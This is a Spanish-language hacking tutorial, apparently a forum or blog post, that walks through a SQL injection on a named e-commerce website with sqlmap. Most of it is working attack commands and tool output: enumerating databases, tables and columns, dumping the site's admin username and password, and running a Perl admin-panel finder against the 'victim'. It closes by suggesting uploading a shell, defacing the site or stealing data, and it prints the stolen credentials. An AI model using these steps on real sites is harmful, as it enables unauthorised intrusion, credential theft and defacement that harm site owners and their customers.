

REALIZAR UNA INYECCIÓN SQL CON SQLMAP

BY – MANTROX


Saludos a tod@s quienes están interesad@s en aprender a realizar una inyección mysql desde consola con la herramienta de penetración 'sqlmap', yo trabajaré en Backtrack 5 ya que es mi sistema operativo, pero ustedes podrán realizarlo en Windows o en otras distro de Gnu/Linux, sin más preámbulos iniciamos; (Suponiendo que ustedes ya lo tienen instalado en su S.O, ¿verdad? xD)

Mi target → <http://chicagodeportes.com/Productos.php?categoria=16>

Si también estás trabajando en Backtrack, el comando para localizarlo desde consola es;

root@bt:~#cd /pentest/database/sqlmap → enter.

Tendremos un pantallazo así;




Luego de estar en el directorio de SqlMap procedemos a penetrar la web vulnerable a mysql;

En mi caso;

```
pentest/database/sqlmap# ./sqlmap.py -u http://chicagodeportes.com/Productos.php?categoria=16 --dbs
```

→ Enter.

Tendremos un pantallazo así;



```
root@bt: /pentest/database/sqlmap
Archivo Editar Ver Terminal Ayuda

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: categoria=37 AND SLEEP(5)
---
[15:37:47] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.23, PHP 5.2.17
back-end DBMS: MySQL 5.0
[15:37:47] [INFO] fetching database names
[15:37:47] [INFO] the SQL query used returns 2 entries
[15:37:47] [INFO] resumed: information_schema
[15:37:47] [INFO] resumed: chicagod_deporte
available databases [2]:
[*] chicagod_deporte
[*] information_schema

[15:37:47] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/chicagodeportes.com'


[*] shutting down at 15:37:47

root@bt: /pentest/database/sqlmap#
```

Luego de tener la 'databases (en este caso 2)' empezaremos a buscar los datos para loggerarnos, buscar el User y la Pass de acceso a la administración de la web, extrayendo las tablas de el 'cajón' que escojamos, cada web trae mínimo 2 'cajones', una será 'information_shema' y la otra varia dependiendo de la web que penetres (en mi caso chicagod_deporte), para proceder con el comando;

```
/pentest/database/sqlmap# ./sqlmap.py -u http://chicagodeportes.com/Productos.php?categoria=16 -D chicagod_deporte --tables
```

Tendremos un pantallazo así;



```
root@bt: /pentest/database/sqlmap
[15:54:26] [INFO] resumed: paises
Database: chicagod_deporte
[12 tables]
+-----+
| AdminLogin |
| Asuntos_Contactenos |
| Categorías |
| Compradores |
| Estilo |
| Marcas |
| Pedidos |
| Prod_Comprados |
| Productos |
| Subcategorías |
| ciudades |
| paises |
+-----+
[15:54:26] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/chicagodeportes.com'
[*] shutting down at 15:54:26
root@bt: /pentest/database/sqlmap#
```

Ya teniendo las tablas del 'cajón' penetrado, procedemos a tratar de buscar alguna referencia para encontrar los datos del login, por ejemplo, 'Admin_login' - 'Administrador' - 'Administrator' - 'Admin' - 'User_Admin', etcétera, en mi caso 'AdminLogin', cuando ya tengamos esto, vamos a extraer las columnas de esta tabla donde están los datos interesantes xD, procedemos con el siguiente comando;

```
./sqlmap.py -u http://chicagodeportes.com/Productos.php?categoria=16 -D chicagod_deporte -T AdminLogin --columns
```

Tendremos un pantallazo así;

```
root@bt: /pentest/database/sqlmap
Archivo  Editar  Ver  Terminal  Ayuda
[16:04:06] [INFO] resumed: Adm_Usuario
[16:04:06] [INFO] resumed: varchar(255)
[16:04:06] [INFO] resumed: Adm_Clave
[16:04:06] [INFO] resumed: varchar(255)
[16:04:06] [INFO] resumed: Adm_Correo
[16:04:06] [INFO] resumed: varchar(255)
Database: chicagod_deporte
Table: AdminLogin
[4 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| Adm_Clave   | varchar(255) |
| Adm_Correo  | varchar(255) |
| Adm_Id      | int(10)      |
| Adm_Usuario | varchar(255) |
+-----+-----+

[16:04:06] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/chicagodeportes.com'

[*] shutting down at 16:04:06

root@bt: /pentest/database/sqlmap#
```

Cuando ya estamos dentro de las columnas de la tabla donde están los datos, vamos a explotar, a realizar el dump de la columna necesaria, por ejemplo, la columna sea, 'nombredeusuario' - 'user' - 'admin_user', etcétera, en mi caso es 'Adm_Usuario' y en la contraseña puede ser 'password' - 'contraseña' - 'pass', etcétera, en mi caso es 'Adm_Clave', con el siguiente comando explotamos;

```
./sqlmap.py -u http://chicagodeportes.com/Productos.php?categoria=16 -D  
chicagod_deporte -T AdminLogin -C Adm_Usuario --dump
```

Nos preguntará el método de explotación, pondremos el default, sería la opción '1', tecleamos, '1' y luego enter.

Cabe anotar que de pronto muchas veces nos encontremos con contraseñas encriptadas, ya sea en md5, md4, sha1, etcétera, para esto podemos usar varios descryptadores online o mediante ataques de diccionarios, que en mi caso me brinda Backtrack, (en caso de que los descryptadores online no funcionen).

Tendremos estos pantallazos;

- Acá donde ponemos la opción número 1.

```
root@bt: /pentest/database/sqlmap
Archivo Editar Ver Terminal Ayuda
Parameter: categoria
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: categoria=37 AND 8748=8748

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: categoria=37 AND (SELECT 1228 FROM(SELECT COUNT(*),CONCAT(0x3a6a696
93a,(SELECT (CASE WHEN (1228=1228) THEN 1 ELSE 0 END)),0x3a7a6d643a,FLOOR(RAND(0
)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: categoria=37 AND SLEEP(5)
---
[16:09:27] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.23, PHP 5.2.17
back-end DBMS: MySQL 5.0
do you want sqlmap to consider provided column(s):
[1] as LIKE column names (default)
[2] as exact column names
█
```

Acá donde tenemos la columna explotada, en este caso 'Adm_Usuario';

```
root@bt: /pentest/database/sqlmap
Archivo Editar Ver Terminal Ayuda
[16:18:10] [INFO] resumed: varchar(255)
[16:18:10] [INFO] fetching entries of column(s) 'Adm_Usuario' for table 'AdminLo
gin' in database 'chicagod_deporte'
[16:18:10] [INFO] the SQL query used returns 1 entries
[16:18:10] [INFO] resumed: chicAgo987LFT126XertyJKA126
[16:18:10] [INFO] analyzing table dump for possible password hashes
Database: chicagod_deporte
Table: AdminLogin
[1 entry]
+-----+
| Adm_Usuario |
+-----+
| chicAgo987LFT126XertyJKA126 |
+-----+

[16:18:10] [INFO] table 'chicagod_deporte.AdminLogin' dumped to CSV file '/pente
st/database/sqlmap/output/chicagodeportes.com/dump/chicagod_deporte/AdminLogin.c
sv'
[16:18:10] [INFO] fetched data logged to text files under '/pentest/database/sql
map/output/chicagodeportes.com'

[*] shutting down at 16:18:10
root@bt: /pentest/database/sqlmap# █
```

Acá donde tenemos la columna explotada, en este caso 'Adm_Clave';

```
root@bt: /pentest/database/sqlmap
Archivo  Editar  Ver  Terminal  Ayuda
[16:21:56] [INFO] resumed: varchar(255)
[16:21:56] [INFO] fetching entries of column(s) 'Adm_Clave' for table 'AdminLogin' in database 'chicagod_deporte'
[16:21:56] [INFO] the SQL query used returns 1 entries
[16:21:56] [INFO] resumed: HGBT6774\xd1POTghkl17738993mjhdJKJDJ
[16:21:56] [INFO] analyzing table dump for possible password hashes
Database: chicagod_deporte
Table: AdminLogin
[1 entry]
+-----+
| Adm_Clave |
+-----+
| HGBT6774\xd1POTghkl17738993mjhdJKJDJ |
+-----+

[16:21:56] [INFO] table 'chicagod_deporte.AdminLogin' dumped to CSV file '/pentest/database/sqlmap/output/chicagodeportes.com/dump/chicagod_deporte/AdminLogin.csv'
[16:21:56] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/chicagodeportes.com'

[*] shutting down at 16:21:56

root@bt: /pentest/database/sqlmap#
```

Listo, ya tenemos los datos que necesitamos para entrar al área de administración;

- **Usuario:** chicAgo987LFT126XertyJKA126
- **Contraseña:** HGBT6774\xd1POTghkl17738993mjhdJKJDJ

Lo único que nos falta es encontrar el panel de administración del target, para esto usaremos una herramienta en perl para manejarla desde consola si estás en BackTrack o en otra distro de Gnu/Linux, si estás en Windows puedes descargar el Havij, ya que trae una función para encontrar paneles de administración de las web's, acá les dejo el link de descarga de 'Panel Admin';

<http://mantroxtools.tuars.com/> → Encontrar el Panel de administrador de una web desde consola en Backtrack/ → panel.admin.pl → clic derecho, guardar cómo, y lo guardan en root.

Guardado el archivo en 'root', abren una consola, (Ctrl + Alt + t) y ejecutas el 'Panel Admin' con el comando;

```
root@bt: ~# perl panel.admin.pl
```


Tendremos un pantallazo así;

```
root@bt: ~
Archivo Editar Ver Terminal Ayuda
root@bt:~# perl panel.admin.pl

-----
-          Panel Admin - Español 2.0          -
-          Edición Mantrox Hack              -
-          Visita mi pagina en FACEBOOK      -
-          http://www.facebook.com/DocumentacionHacking
-#          #                                -
-##         ##          #          #          #####          #####          #####          #          #-
-# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
-# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
-#          #          #####          #          #          #####          #          #          ##          -
-#          #          #          #          #          #          #          #          #          #          #          -
-#          #          #          #          #          #          #          #          #          #          #          -
-#          #          #          #          #          #          #          #          #          #          #          -
-----

Introduzca la direccion web de la victima
Ejemplo: www.victima.com
=> █
```

En '='>' pondremos la web que inyectamos, en mi caso <http://chicagodeportes.com> y luego 'enter'.

Tendremos un pantallazo así;

```
root@bt: ~
Archivo Editar Ver Terminal Ayuda

-#          #                                -
-##         ##          #          #          #####          #####          #####          #          #-
-# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
-# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
-#          #          #####          #          #          #####          #          #          ##          -
-#          #          #          #          #          #          #          #          #          #          #          -
-#          #          #          #          #          #          #          #          #          #          #          -
-#          #          #          #          #          #          #          #          #          #          #          -
-----

Introduzca la direccion web de la victima
Ejemplo: www.victima.com
=> http://chicagodeportes.com


Introduzca el código de origen del sitio web

1 = php
2 = asp
3 = aspx
4 = cfm
5 = js
6 = cgi
7 = brf

-> █
```

Estamos penetrando bajo la vulnerabilidad 'mysql', por ende es 'php', osea la opción número '1' y luego enter.

Tendremos un pantallazo así;



```
root@bt: ~
Archivo  Editar  Ver  Terminal  Ayuda

Introduzca el código de origen del sitio web

1 = php
2 = asp
3 = aspx
4 = cfm
5 = js
6 = cgi
7 = brf

-> 1

-> Victima: http://chicagodeportes.com/
-> Código: 1
-> Buscando Panel, sea paciente...

[-] Not Found <- http://chicagodeportes.com/admin/
[-] Not Found <- http://chicagodeportes.com/administrator/
[-] Not Found <- http://chicagodeportes.com/admin1/
[-] Not Found <- http://chicagodeportes.com/admin2/
[-] Not Found <- http://chicagodeportes.com/admin3/
```

Comienza la búsqueda del panel, cuando lo encuentre nos arrojará, (en mi caso).

[-] Found ← <http://chicagodeportes.com/Admin/Login.php>

Listo, ya tenemos todo para entrar y realizar lo que queramos, ya sea subir shell, realizar un deface, extraer datos, modificar información, cambiar la password, etcétera.

Esto fue todo, espero que hayan entendido, saludos a todos y todas, y no olviden darle 'like' a mi fanpage de facebook, '<https://www.facebook.com/DocumentacionHacking>'.



'La seguridad informática es tan solo un mito'



<https://www.facebook.com/Root.Dark.Team>